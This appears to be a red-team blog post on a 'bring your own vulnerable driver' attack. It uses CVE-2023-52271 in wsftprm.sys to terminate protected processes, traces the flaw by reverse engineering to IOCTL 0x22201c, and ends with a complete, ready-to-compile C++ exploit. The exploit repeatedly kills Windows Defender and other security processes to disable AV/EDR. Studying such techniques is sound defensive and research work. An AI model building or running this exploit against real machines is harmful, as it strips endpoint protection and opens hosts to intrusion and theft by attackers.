Exploiting wsftprm.sys driver for disabling AV/EDR
2026-02-12Bring Your Own Vulnerable Device (BYOVD) is a technique used in red teaming that allows users to perform kernel-level actions by exploiting a vulnerable, legitimately signed kernel device driver.
Drivers run in ring 0 (kernel level), which is the most privileged level in the Windows OS. This gives an attacker, among other things:
- Full memory access
- Full CPU control
- Security bypass capabilities
- Token and privilege manipulation etc.
This is very different from having SYSTEM privileges in the host. Here’s a quick overview of their differences:
Now BYOVD comes into play. There are certain drivers, which mishandle user input, specifically Input / Output Control (IOCTL) codes and user input. These drivers can be abused by attackers and red teamers to access and control kernel-level functions within those drivers. The most usual case of abusing vulnerable drivers is to turn off defences such as AVs and EDRs.
For reference, this is the structure of DeviceIoControl , which contains the IOCTL code and the user input buffer
BOOL DeviceIoControl(
  HANDLE       hDevice,
  DWORD        dwIoControlCode, // IOCTL
  LPVOID       lpInBuffer, // user input buffer
  DWORD        nInBufferSize,
  LPVOID       lpOutBuffer,
  DWORD        nOutBufferSize,
  LPDWORD      lpBytesReturned,
  LPOVERLAPPED lpOverlapped
);
CVE-2023-52271
CVE-2023-52271 is described as follows:
The wsftprm.sys kernel driver 2.0.0.0 in Topaz Antifraud allows low-privileged attackers to kill any (Protected Process Light) process via an IOCTL (which will be named at a later time).
Protected Process Light (PPL) is a Windows security mechanism that protects certain processes from being abused and tampered by other processes and users, *including SYSTEM.* The most famous security-related PPL process known is lsass.exe.
This means that the only way to reach and tamper with these kinds of processes is to first reach kernel-level execution.

In this article I will show the path taken to reverse engineer wsftprm.sys, i.e. the vulnerable driver, and write an exploit that will allow us to disable Windows Defender.
Reverse Engineering with Binary Ninja
Since we are looking for ways to terminate a process (and also we happen to know that this particular driver has that capability when abused), we should be looking for the process ZwTerminateProcess.
ZwTerminateProcess is a kernel-level function of the Windows API which, as the name suggests, terminates a process.
In the Symbols area on Binary Ninja, we can type “ZwTerminateProcess”. This will give us two results. If we pick the first one (that is the one found in the .rdata section of the PE), Binary Ninja will find its Cross References in the PE. We see that ZwTerminateProcess is being referenced in the function sub_140002848.

ZwTerminateProcess cross reference in sub_140002848
Analysing the function, we see that it receives an argument arg1. We then see zx.q(arg1). This is a zero extend qword which means it turns the 4 byte arg1 into 8 bytes to fill the ClientId.UniqueProcess field, which passes to ZwOpenProcess. Then, the opened process gets closed by ZwTerminateProcess.
ClientId.UniqueProcess = zx.q(arg1) <--- Set the first 8 bytes of
                                        arg1 as the target process
ClientId.UniqueThread = 0
NTSTATUS rax_1 = ZwOpenProcess(ProcessHandle: &ProcessHandle_1,
    DesiredAccess: 0x1fffff, &ObjectAttributes, &ClientId) <--- Opens the target
NTSTATUS rbx = rax_1
NTSTATUS var_58 = rax_1

if (rax_1 s>= STATUS_SUCCESS)
    HANDLE ProcessHandle = ProcessHandle_1

    if (ProcessHandle != 0)
        NTSTATUS rax_2 =
            ZwTerminateProcess(ProcessHandle, ExitStatus: STATUS_SUCCESS) <--- Closes
                                                                            the target process
        rbx = rax_2
        NTSTATUS var_58_1 = rax_2
        ZwClose(Handle: ProcessHandle_1)
Our goal here, as it is usually in reverse engineering, is to find how the driver works its way to end up in the ZwTerminateProcess function, and if there is a way to control arg1 (spoiler: we can) so we can target the process of our choosing.
In a similar manner, choosing sub_140002848, we can see in the Cross Reference area that this function is being referenced in another function sub_14000264c.

Use of function sub_140002848 in sub_14000264c
sub_14000264c is receiving an argument arg1 which is passed down to sub_140002848.
We repeat the process and we find the that function sub_14000264c is referenced in sub_140001540.
We see that the function sub_140001540 is responsible for handling IOCTL. We can conclude this by various references in the decompiled code in the function, like:
IoStatus.Information-
- IOCTL handler
AssociatedIrp.MasterIrp-
- The IOCTL input/output buffer
The most important part of the function (where the magic happens!) is the following:
// ...
void* Overlay = arg2->Tail.Overlay.__offset(0x40).q
// ...
// rax_2 contains IOCTL
else if (rax_2 == 0x22201c && *(Overlay + 0x10) == 0x40c)
    int128_t* MasterIrp_1 = arg2->AssociatedIrp.MasterIrp
    int32_t var_438
    int32_t* rdx = &var_438
    int64_t i_3 = 8
    int64_t i_2

    do
        zmm0 = *MasterIrp_1
        *rdx = zmm0.w
        *(rdx + 2) = zmm0:2.w
        *(rdx + 8) = zmm0:8.q
        *(rdx + 0x10) = MasterIrp_1[1]
        zmm0 = MasterIrp_1[2]
        *(rdx + 0x20) = zmm0.q
        *(rdx + 0x28) = zmm0:8.q
        zmm1 = MasterIrp_1[3]
        *(rdx + 0x30) = zmm1.q
        *(rdx + 0x38) = zmm1:8.q
        *(rdx + 0x40) = MasterIrp_1[4]
        *(rdx + 0x50) = MasterIrp_1[5]
        *(rdx + 0x60) = MasterIrp_1[6]
        rdx = &rdx[0x20]
        *(rdx - 0x10) = MasterIrp_1[7]
        MasterIrp_1 = &MasterIrp_1[8]
        i_2 = i_3
        i_3 -= 1
    while (i_2 != 1)
    int32_t rax_7 = (*MasterIrp_1).d
    *rdx = rax_7.w
    *(rdx + 2) = rax_7:2.w
    rdx[2] = *(MasterIrp_1 + 8)
    void var_432
    rax_9 = sub_14000264c(var_438, &var_432)
    rbx = rax_9
    var_c84_1 = rax_9
As I’ve added, variable rax_2 contains the IOCTL operation. After many if statements, checking the values of rax_2, the code reaches a point where if rax_2 holds a specific value, it will call the sub_14000264c function and pass as argument the variable var_438. This will call the rest of the functions that will lead to ZwTerminateProcess. Here’s a quick initial sketch of our reverse engineering so far:

We see that var_438 gets passed down all the way to ZwTerminateProcess. Let’s see how we can reach that part of the function and take control for the function arguments.
User input and controlling var_438
Going through the important part of the code line by line, we can understand how to control its execution flow:
1.
else if (rax_2 == 0x22201c && *(Overlay + 0x10) == 0x40c)
This line can be translated into
If the IOCTL is 0x22201c and the user input buffer at offset 0x10 is 0x40c
The offset at 0x10 indicates the size of the buffer, so this actually means
If the IOCTL is 0x22201c and the user input buffer is length of 0x40c
Where 0x40c == 1032 in decimal.
2.
int128_t* MasterIrp_1 = arg2->AssociatedIrp.MasterIrp
this creates a pointer to our input data.
3.
int32_t* rdx = &var_438
rdx points to newly-created var_438
- The
do whileloop moves the input buffer data tordx, which is a pointer tovar_438. - Then,
sub_14000264cgets called withvar_438as its first argument. sub_14000264ccallssub_140002848sub_140002848sets theClientId's process tovar_438, opens the process withZwOpenProcess, then closes it withZwTerminateProcess.
After the reverse engineering process, this is our sketch:

So, at the end, we need to send the correct IOCTL to the driver and the input buffer set to the PID we want to target. This is possible because there are insufficient checks of the nature of the target process, i.e. it's not checked if the process is a PPL process.
The exploit
The exploit was heavily inspired by an already-existing exploit written in Rust. This is basically its equivalent in C++:
#include <windows.h>
#include <tlhelp32.h>
#include <iostream>
#include <vector>
#include <string>
#include <atomic>

#pragma comment(lib, "advapi32.lib")

// Globals
std::atomic<bool> g_running(true);

// CTRL+C Handler
BOOL WINAPI CtrlHandler(DWORD ctrlType)
{
    if (ctrlType == CTRL_C_EVENT)
    {
        std::cout << "[!] Shutting down...\\n";
        g_running.store(false);
        return TRUE;
    }
    return FALSE;
}

// Target Processes
const char* PROCESSES[] =
{
//    "names.exe",
//    "of.exe",
//    "processes.exe",
//    "to.exe",
//    "terminate.exe",
    "MsMpEng.exe",
    "MsMpEngCP.exe",
    "MpDefenderCoreService.exe",
    "MpCmdRun.exe",
    "NisSrv.exe",
    "SecurityHealthService.exe",
    "SecurityHealthHost.exe",
    "SecurityHealthSystray.exe",
    "MsSense.exe",
    "MsSecFw.exe",
    "MsMpSigUpdate.exe",
    "MsMpGfx.exe",
    "MpDwnLd.exe",
    "MpSigStub.exe",
    "MsMpCom.exe",
    "MSASCui.exe",
    "WindowsDefender.exe",
    "WdNisSvc.exe",
    "WinDefend.exe",
    "smartscreen.exe"
};

// PID lookup by process name
bool GetPidByName(const char* name, DWORD& pidOut)
{
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (snapshot == INVALID_HANDLE_VALUE)
        return false;

    PROCESSENTRY32 pe{};
    pe.dwSize = sizeof(pe);

    if (!Process32First(snapshot, &pe))
    {
        CloseHandle(snapshot);
        return false;
    }

    do
    {
        if (_stricmp(pe.szExeFile, name) == 0)
        {
            pidOut = pe.th32ProcessID;
            CloseHandle(snapshot);
            return true;
        }
    } while (Process32Next(snapshot, &pe));

    CloseHandle(snapshot);
    return false;
}

// Driver wrapper
class Driver
{
private:
    HANDLE hDriver{ INVALID_HANDLE_VALUE };

public:
    bool Initialize()
    {
        hDriver = CreateFileW(
            L"\\\\\\\\.\\\\Warsaw_PM",
            GENERIC_READ | GENERIC_WRITE,
            0,
            nullptr,
            OPEN_EXISTING,
            0,
            nullptr
        );

        if (hDriver == INVALID_HANDLE_VALUE)
        {
            std::cerr << "[!] Failed to initialize the driver\\n";
            return false;
        }

        std::cout << "[+] Driver initialized successfully!\\n";
        return true;
    }

    bool ExecuteIOCTL(DWORD pid)
    {
        std::vector<BYTE> buffer(1036, 0);

        // PID in first 4 bytes (little endian)
        memcpy(buffer.data(), &pid, sizeof(pid));

        DWORD bytesReturned = 0;

        BOOL result = DeviceIoControl(
            hDriver,
            0x22201C,
            buffer.data(),
            (DWORD)buffer.size(),
            nullptr,
            0,
            &bytesReturned,
            nullptr
        );

        if (!result)
        {
            DWORD err = GetLastError();
            std::cerr << "[!] DeviceIoControl failed! Error: 0x"
                      << std::hex << err << "\\n";
            return false;
        }

        std::cout << "[+] IOCTL sent for PID: " << pid << "\\n";
        return true;
    }

    void Cleanup()
    {
        if (hDriver != INVALID_HANDLE_VALUE)
        {
            CloseHandle(hDriver);
            hDriver = INVALID_HANDLE_VALUE;
            std::cout << "[*] Driver handle closed\\n";
        }
    }

    ~Driver()
    {
        Cleanup();
    }
};

// main
int main()
{
    SetConsoleCtrlHandler(CtrlHandler, TRUE);

    Driver driver;
    if (!driver.Initialize())
        return 1;

    std::cout << "[*] Scanning for target processes...\\n";
    std::cout << "[*] Press CTRL+C to stop...\\n";

    while (g_running.load())
    {
        for (const char* proc : PROCESSES)
        {
            DWORD pid = 0;
            if (GetPidByName(proc, pid))
            {
                std::cout << "  -- Found " << proc << " PID: " << pid << "\\n";
                std::cout << "[*] Killing " << proc << "...\\n";
                driver.ExecuteIOCTL(pid);
            }
        }
        Sleep(1000);
    }

    std::cout << "[*] Cleaning up...\\n";
    return 0;
}